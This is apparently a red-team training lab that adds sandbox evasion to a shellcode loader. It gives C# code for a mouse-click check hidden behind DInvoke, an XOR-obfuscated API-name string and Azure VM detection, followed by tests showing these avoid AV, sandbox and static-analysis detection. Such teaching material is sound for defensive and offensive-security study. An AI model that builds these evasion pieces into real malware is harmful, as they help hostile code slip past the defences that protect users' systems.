In this lab we'll be add 2 additional features to our previous DInvokeLoader:
- We'll add a mouse-click sandbox evasion module, to evade basic sandbox solutions that don't simulate user activity.
- And we'll also add Azure VM detection (this can easily be modified to check for VMWare, VirtualBox, QEMU, etc). As we are running in Azure VMs for our labs, we won't exit the program if we detect Azure, but in a real-world scenario you might want to exit or change behavior.
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\SandLoader\SandLoader.sln" ├── SandLoader.cs -> Our main program ├── ShellcodeDecoder.cs ├── StagedLoader.cs ├── RetrieveXORkey.cs ├── AMSIBypass.cs ├── ETWPatch.cs ├── Win32Imports.cs ├── Win32Delegates.cs ├── DelegateHelper.cs ├──AzureDetect.cs -> class to check if machine is an Azure VM └──Clicks.cs -> class to check for mouse clicksLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_SandLoader"LAB SOLUTION : "C:\THEV\Labs\Lab_SandLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
LAB EXERCISE TASKS
| Step | Action | Description |
|---|---|---|
| 1. | Turn Defender | We want to see if our POC code gets detected |
| 2. | Clicks | Implement a class that checks for mouse clicks to simulate user activity. |
| 3. | AzureVM | Implement a class that checks if machine is an Azure VM. |
1. Turn Defender ON
IMPORTANT : Make sure Windows Defender is turned ON!!!
Check if Defender is turned ON by running the checkav.ps1 script:
- Open a
powershellprompt asAdministrator:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned
OFF- run the following script to turn it ON:
c:\thev\labs\powershell\av_enable.ps1
IMPORTANT : When adding sandbox evasion modules, make sure they do their checks first before execution any other code!
2. Clicks Sandbox Evasion Module
Step 1 : Use DINVOKE for GetAsyncKeyState
If we'd use P/Invoke to call GetAsyncKeyState, it would be easily detected by EDR solutions. Instead, we'll use DInvoke to call this function dynamically at runtime. As shown below, we need to add the GetAsyncKeyState function to our Win32Delegates.cs file.
https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate

- In
Visual Studio 2019, open theWin32Delegates.csfile and add the add the below code just below theDRPMemoryDelegatedelegate definition.
[System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
public delegate short DGAKStateDelegate(
    int vKey);

- Then add the following line still inside the
Win32Delegatesclass, just below the other Resolved delegate instances:
public static readonly DGAKStateDelegate DGAKState; // GetAsyncKeyState

- And completely at the bottom of the
Win32Delegates.csfile, add the following line to initialize the delegate using DInvoke:
DGAKState = DelegateHelper.GetFunctionDelegate<DGAKStateDelegate>("user32.dll", "GetAsyncKeyState"); // GetAsyncKeyState

OPTIONAL : Obfuscate GetAsyncKeyState string (Skip if you don't have enought time)
We're not hiding the string
GetAsyncKeyStatehere, but you can use the same string obfuscation method as used in theRetrieveXORkey.csfile to hide this string if you want to, just like in the DINVOKELoader lab. The steps are the same, use the XORFunctionHasher.exe on the stringGetAsyncKeyState(case sensitive!), add the array at the bottom of the other function array, and change "GetAsyncKeyState" togakstate_string.
Obfuscated array
byte[] enc_gakstate_array = new byte[] { 0x34, 0x10, 0x04, 0x24, 0x01, 0x0a, 0x0b, 0x00, 0x39, 0x00, 0x0d, 0x38, 0x11, 0x18, 0x07, 0x10 }; // GetAsyncKeyState
        byte[] dec_gakstate_array = ShellcodeDecoder.Decode(enc_gakstate_array, xorkey);
        string gakstate_string = Encoding.ASCII.GetString(dec_gakstate_array);
        Console.WriteLine($"[+]    Decrypted String: {gakstate_string}");
Modified line to get delegate
DGAKState = DelegateHelper.GetFunctionDelegate<DGAKStateDelegate>("user32.dll", gakstate_string); // GetAsyncKeyState
The code should now look like this:

Step 2: Add Clicks class
NOTE: We can implement a simple mouse-click detection mechanism using the
GetAsyncKeyStatefunction fromuser32.dll. This function allows us to check the state of the mouse buttons, enabling us to detect user activity through mouse clicks. By monitoring for a certain number of clicks, we can determine if the program is running in an interactive environment, which is less likely to be asandbox. Obviously on a server this will not work, but many sandboxes don't simulate user activity at all (especiallyautomatedanalysis sandboxes).
- In visual studio, create a new class file called
Clicks.csby going to the Solution Explorer, right-click onSandLoader->Add->Add new class, selectC# Classat the top and name the fileClicks.cs.


- Delete the dummy code provided by Visual Studio and paste the following code:
using System;
using System.Threading;

public static class Clicks
{
    public static void WaitForClicks(int minClicks = 5)
    {
        Console.WriteLine($"[-] Waiting for 5 clicks... (Left or Right mouse button)");
        int count = 0;
        while (count < minClicks)
        {
            short leftState = (short)Win32Delegates.DGAKState(1);
            short rightState = (short)Win32Delegates.DGAKState(2);

            if ((leftState & 0x0001) != 0)
            {
                count++;
                Sandloader.Payload.WriteColored(($"     [+] Left click detected! (Total: {count}/{minClicks})"), ConsoleColor.Green);
            }

            if ((rightState & 0x0001) != 0)
            {
                count++;
                Sandloader.Payload.WriteColored(($"     [+] Right click detected! (Total: {count}/{minClicks})"), ConsoleColor.Green);
            }
            //Thread.Sleep(100);
        }
        Sandloader.Payload.WriteColored(($"     [+] {minClicks} Clicks detected, continuing..."), ConsoleColor.Green);
    }
}
- This code uses the
GetAsyncKeyStatefunction fromuser32.dllto check the state of the left and right mouse buttons. It waits until a specified number of clicks (we are using 5) are detected before proceeding. - You can adjust the
minClicksparameter in theWaitForClicksmethod to change how many clicks are required before the program continues.
Step 3: Modify main program (SandLoader.cs) to call functions
- In the
SandLoader.csfile, add a call to this new method at the beginning of theMainmethod, we don't want anything to happen until we have some user activity. Remove the top 2 lines that have the WriteColored and Console.ReadKey() and replace them with the call to the Clicks module:

- Next, still in the
SandLoader.csfile, past the following code at the top of theMainmethod:
            // Sandbox evasion wait for 5 Clicks

            Clicks.WaitForClicks();

Step 4: Compile and run the code
Compile and run the code, click the mouse 5 times (left or right button) to continue execution -
The compiled binary (sandloader.exe) will be located in the C:\THEV\Labs\SandLoader\SandLoader\bin\x64\Release folder.
- Open a
command promptand runSandLoader.exe:
C:\THEV\Labs\SandLoader\SandLoader\bin\x64\Release\SandLoader.exe

- Check SandLoader.exe in
PEstudioandCAPAas we did before, you can also runGoCheckagain to see if there are any detections.
PEStudio analysis
You will see no imports for GetAsyncKeyState as we are using DInvoke to resolve this at runtime.

Strings analysis
If you did the optional string obfuscation step, you should see that the GetAsyncKeyState string is nowhewere to be found in the binary (you can also check in PEStudio under Strings).
- Open a
cmdprompt and run the following command to check for the presence of theGetAsyncKeyStatestring in the compiled binary:
strings64.exe C:\THEV\Labs\SandLoader\SandLoader\bin\x64\Release\sandloader.exe | FINDSTR /c:GetAsyncKeyState /I /R

Any.Run sandbox test
https://app.any.run/tasks/9c919e78-6ed2-4efe-839e-2698c802a92c

You can view the full report here : https://any.run/report/27b9b11aea884af46fc901df36dcaf3d48377b805a4f49d1b4ffbfb55f1a2e55/9c919e78-6ed2-4efe-839e-2698c802a92c

3. Azure Detection Module
We can check if we are running in an Azure VM by checking for the presence of the Azure Windows VM Agent registry key. If this key exists, it indicates that the machine is running in an Azure environment. This is just for demonstration purposes, in a real-world scenario you might want to check for other virtualization platforms as well (VMWare, VirtualBox, QEMU, etc). Since we are running in Azure VMs for our labs, it demonstrates the technique nicely.

When we detect an Azure VM environment, we can choose to either exit the program or alter its behavior to avoid detection.
Step 1: Add AzureDetect class
- In visual studio, create a new class file called
AzureDetect.csby going to the Solution Explorer, right-click onSandLoader->Add->Add new class, selectC# Classat the top and name the fileAzureDetect.cs.

- Delete the dummy code provided by Visual Studio and paste the following code:
using Microsoft.Win32;
using System;

public class AzureDetector
{
    /// Checks the Azure Windows VM Agent registry key to detect Azure VM environment
    public static void IsRunningInAzure()
    {
        Console.Write("[-] Checking if machine is running in Azure...\r\n");
        // Check for Azure Windows VM Agent
        using (RegistryKey key = Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Microsoft\Windows Azure"))
        {
            if (key != null)
            {
                Sandloader.Payload.WriteColored($"[+]    Azure VM environment detected.", ConsoleColor.DarkYellow);
                Sandloader.Payload.WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
                Console.ReadKey();
                Environment.Exit(0);
            }
            else
            {
                Sandloader.Payload.WriteColored($"[+]    Azure VM environment not detected.", ConsoleColor.DarkYellow);
            }
        }
        Sandloader.Payload.WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
        Console.ReadKey();
    }
}
NOTE: The above code is a good example of using standard C# using .NET Framework/Core libraries, there is no need to use DInvoke here as we are not calling any native Windows API functions directly. The
Microsoft.Win32namespace provides access to the Windows registry, allowing us to check for the presence of specific registry keys.
Step 2: Modify main program (SandLoader.cs) to call functions
- In the
SandLoader.csfile, add a call to this new method right under the Clicks call in theMainmethod (above the AMSI and ETW bypass calls):
           // Azure detector

            AzureDetector.IsRunningInAzure();
Your code should now look like this:

Step 3: Compile and run the code
Compile and run the code, click the mouse 5 times (left or right button) to continue execution -
The compiled binary (sandloader.exe) will be located in the C:\THEV\Labs\SandLoader\SandLoader\bin\x64\Release folder.
- Open a
command promptand runSandLoader.exe:
C:\THEV\Labs\SandLoader\SandLoader\bin\x64\Release\SandLoader.exe

Step 4 : Using Process Monitor to verify registry access
Below you can see Process Monitor (Sysinternals Suite) showing the RegOpenKey operation for the Azure registry key.
Below is the result when running in an Azure VM, it shows the standar dll's being loaded.
